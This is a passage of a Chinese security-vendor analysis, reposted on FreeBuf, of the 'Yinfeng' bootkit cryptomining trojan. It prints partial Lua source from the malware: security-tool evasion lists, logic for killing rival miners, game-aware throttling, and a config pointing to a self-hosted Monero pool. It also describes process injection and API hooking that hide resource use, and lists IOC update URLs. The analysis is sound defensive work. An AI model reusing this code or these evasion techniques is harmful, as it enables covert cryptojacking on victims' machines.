脚本等不同分支功能。


如上图红色标注，主线分支中，“Kaga.so”模块的调用分支参数为3，传递给“Akagi.bin”模块的参数标记为1。“Akagi.bin”是后续挖矿插件的基础调度模块，其核心功能分支如下图：



从上图可以看出，引导逻辑中最关键的两个分支，一个分支是挖矿插件包“lib/schema.tlb”的引导加载，注入的默认进程为“WmiPrvSE.exe”，这部分的功能逻辑会在下个小节中单独讲解；另一个分支默认情况下注入目标进程为“dllhost.exe”，主要用于执行外层控制脚本”dispatcher.lua”，这个脚本通过注册回调绑定核心模块通知，主要用于外部环境的检测控制，包括常见抓包工具、硬件检测工具、安全软件的监控探测，保证可以随时隐藏自身活动痕迹；并且还会同类相残，针对其他挖矿木马进行对抗屏蔽；除此之外还会监控常见的游戏进程，并针对性调整挖矿的策略配置，在这些细节上的处理调整可以说做到了近乎极致，从中不难看出“隐蜂”木马的隐蔽性和幕后开发团队的专业性。



```
disabled_asn1:addpatt("TechPowerUp LLC",1,1)
disabled_asn1:addpatt("HuoRongBoRui (Beijing) Technology Co.,Ltd",1,1) -- 火绒安全
disabled_asn1:addpatt("FinalWire Kft.",1,1) -- 硬件检测工具?
disabled_asn1:buildtrie()
-- 文件HASH黑特征
local disabled_hash={
    "8fd8fe8a4701ab581d32d273a85fadfb",
    "c4d9a8650f920587e25f55b070bba73a",
    --... 省略部分 共12个黑特征
}
-- 挖矿木马黑特征
local malware_sig = akagi.newpatt()
malware_sig:addpatt("\"method\":",5,5)
malware_sig:addpatt("submit",3,3)
-- ... 省略部分 共26个黑特征
malware_sig:addpatt("--max-cpu-usage",1,40)
malware_sig:addpatt("nicehash",2,20)
malware_sig:addpatt("libjansson",1,8)
malware_sig:addpatt("MSYS2",2,8)
malware_sig:buildtrie()
akagi.setdbsig(malware_sig)
malware_sig:close()
-- 阈值
akagi.av_threshold_cpu(40)
akagi.av_threshold_gpu(5)
-- 常见游戏进程列表
local known_gamelists = {
    ["TslGame.exe"] = {
        framework.FRAMEWORK_GPU_L5,framework.FRAMEWORK_CPU_L3,true
    },
    -- ... 省略部分 共76个游戏进程配置 覆盖常见游戏
    ["dota.exe"] = {
        framework.FRAMEWORK_GPU_L4,framework.FRAMEWORK_CPU_L2,false
    },
    ["dota2.exe"] = {
        framework.FRAMEWORK_GPU_L5,framework.FRAMEWORK_CPU_L3,true
    },
    ["LeagueClient.exe"] = {
        framework.FRAMEWORK_GPU_L2,framework.FRAMEWORK_CPU_L2,false
    },
}
-- 双开游戏进程?
local doubleopen_gamelists = {
    "DNF.exe"
}
local function Array_remove(tbl,UniqueProcessId)···
end
-- 判断是否在游戏列表 返回对应配置
local function Game_search(name)···
end
-- 根据游戏生成设置配置策略
local function Game_condition(arg,Idletime,Gdata,Cdata)···
end
-- 注册回调
akagi.register(function(event, arg)
    -- 窗口移动/缩放 开始
    if event == akagi.EVENT_MOVESIZESTART then
        akagi.send(framework.EVENT_DEVICE_PAUSE,nil)
    -- 窗口移动/缩放 结束
    elseif event == akagi.EVENT_MOVESIZEEND then
        akagi.send(framework.EVENT_DEVICE_RESUME,nil)
    -- SAMPLE_DONE
    elseif event == akagi.EVENT_SAMPLE_DONE then···
```



除了前面的的两大关键分支，外层支持插件包“bsp.lib”中还有“Amagi.bin”和“Taihou.bin”两个


模块未被提及，“Amagi.bin”是注入母体模块，通过挂钩CsrCreateProcess将“Taihou.bin”注入到

cmd、explorer系统进程或常见的游戏进程中(匹配签名列表)，但暂未发现“Amagi.bin”模块被加载调

用；而“Taihou.bin”模块通过LdrRegisterDllNotification注册模块加载通知回调，搜索特征对ntdll.dll、

gdi32.dll、nvapi.dll、nvml.dll等模块中的关键函数调用进行hook，目的用于隐藏挖矿进程对于CPU、

GPU等设备资源的占用情况。未发现实际调用，这部分功能不再过多展开。



4. 引导加载挖矿插件包“schema.tlb”

最后是最核心的挖矿插件包“schema.tlb”，包含头部引导code和插件包数据两大部分，头部shellcode负责从后续数据中解压出挖矿包核心模块“coredll.bin”，插件包文件镜像格式与前面“bsp.lib”采用的自定义格式一致，包含各类挖矿模块、脚本共计19个文件，目录结构如下:

从文件构成可以看出这套挖矿插件包的设计比较复杂，限于篇幅就不再过多展开，简单来说，这是一套用于挖取门罗币的插件包，核心架构同时支持CPU和GPU模式，兼容CUDA和OpenGL两大并行计算库。其中核心模块“coredll.bin”负责LUA脚本引擎绑定初始化、挖矿算法核心模块、框架依赖模块加载，检测当前系统的设备环境并开启挖矿核心机制运行。另外还有两个比较关键的LUA脚本文件，其中“config.lua”是挖矿参数配置脚本，主要包括矿池配置、任务默认参数等，可以看到“隐蜂”使用的自建矿池“stratum+tcp://data.supportithelp.com:8080”。

挖矿参数配置脚本"config.lua"

config.lua


```
configuration.set("job.cpu.remain",2)
configuration.set("job.gpu.remain",10)
configuration.set("stratum.login.timeout",60)
configuration.set("stratum.keepalive.timeout",60)
configuration.set("stratum.stream.timeout",300)
configuration.set("stratum.keepalive",false)
configuration.set("submit.pending.limit",5)
configuration.set("submit.queue.limit",120)
configuration.set("job.idle.timeout",30)
configuration.set("miner.protocol","stratum+tcp://data.supportithelp.com:8080")
configuration.set("miner.username",configuration.uuid())
configuration.set("miner.password","x")
configuration.set("miner.agent","MinGate/5.1")
configuration.set("miner.algo","cryptonight_monero")
```

另外一个LUA脚本“dispatcher.lua” 通过向核心模块注册回调，根据核心模块对显卡设备状态的监控通知去动态调整挖矿策略参数，非常灵活的一种设计。

挖矿策略控制脚本"dispatcher.lua"

dispatcher.lua

```
local MessagePack = require("MessagePack")
local cpu_count = framework.get_cpu_count()
local device_count = framework.get_device_count()
-- 设备参数 高/中/低
local CfgDeviceIterParams = {
    ["L"] = {
        {6,50},{6,180},{9,500},{12,250},{12,500}
    },
    ["M"] = {
        {6,50},{6,180},{9,500},{12,250},{12,500}
    },
    ["H"] = {
        {6,50},{6,180},{9,500},{12,250},{12,500}
    }
}
-- CUDA配置
local function CudaConfiguration(flops)
    return CfgDeviceIterParams["L"]
end
-- OpenGL配置
```



```
21  local function OpenCLConfiguration(flops)
22      return CfgDeviceIterParams["L"]
23  end
24  -- GPU设备策略生成 细节略 (CUDA/OPENCL)
25  local function GPU_DevicePolicy(policy,arg)
26      for i=0, device_count - 1 do
27          local device_info = framework.get_device_info(i)
28          if device_info ~= nil then
29              if device_info.type == "CUDA" then···
98              elseif device_info.type == "OPENCL" then···
151             end
152         end
153     end
154 end
155 framework.set_cpu_threads(1)
156 GPU_DevicePolicy(framework.FRAMEWORK_GPU_L1)
157 -- 注册回调，根据设备状态动态调整挖矿参数
158 dispatcher.register(function(event,arg)
159     if event == framework.EVENT_DEVICE_PAUSE then
160         framework.pause_all_device(10)
161     elseif event == framework.EVENT_DEVICE_RESUME then
162         framework.resume_all_device()
163     elseif event == framework.EVENT_IDLE_FULLSPEED then
164         GPU_DevicePolicy(framework.FRAMEWORK_CPU_L0)
165     elseif event == framework.EVENT_SPEED_CONDITION then···
```


尾言

“隐蜂”Bootkit挖矿木马的分析到此就告一段落，分析溯源的过程中我们也充分领略了其幕后开发团伙的专业程度，对我们的安全对抗的改进升级也带来不少启发。专业化、团伙化也是近两年新型木马发展的一个重要趋势，对于安全对抗的双方来讲，这是一种螺旋式上升的过程，Bootkit技术与挖矿木马结合的“隐蜂”只是这条曲线的一个标志节点，虚拟货币的热潮不退，这样的对抗还会不断持续升级下去。

附录(IOC)

样本HASH:

无 (攻击链无落地文件，需要样本的安全厂商或团队可以通过kis_sample#kingsoft.com与我们联系)

升级URL:

sstp://*.gatedailymirror.info/upd.pkg

sstp:// *.redteamshop.info/upd.pkg

sstp:// *.wefoundsome.xyz/upd.pkg

sstp:// *.foundrosysquad.info/upd.pkg

sstp://ask.thesupporthelp.com:443/mlf_plug.zip.sig

注册表:

```
HKLM\Software\Microsoft\.NETFramework/ RS4
```

本文作者：，转载请注明来自FreeBuf.COM

病毒分析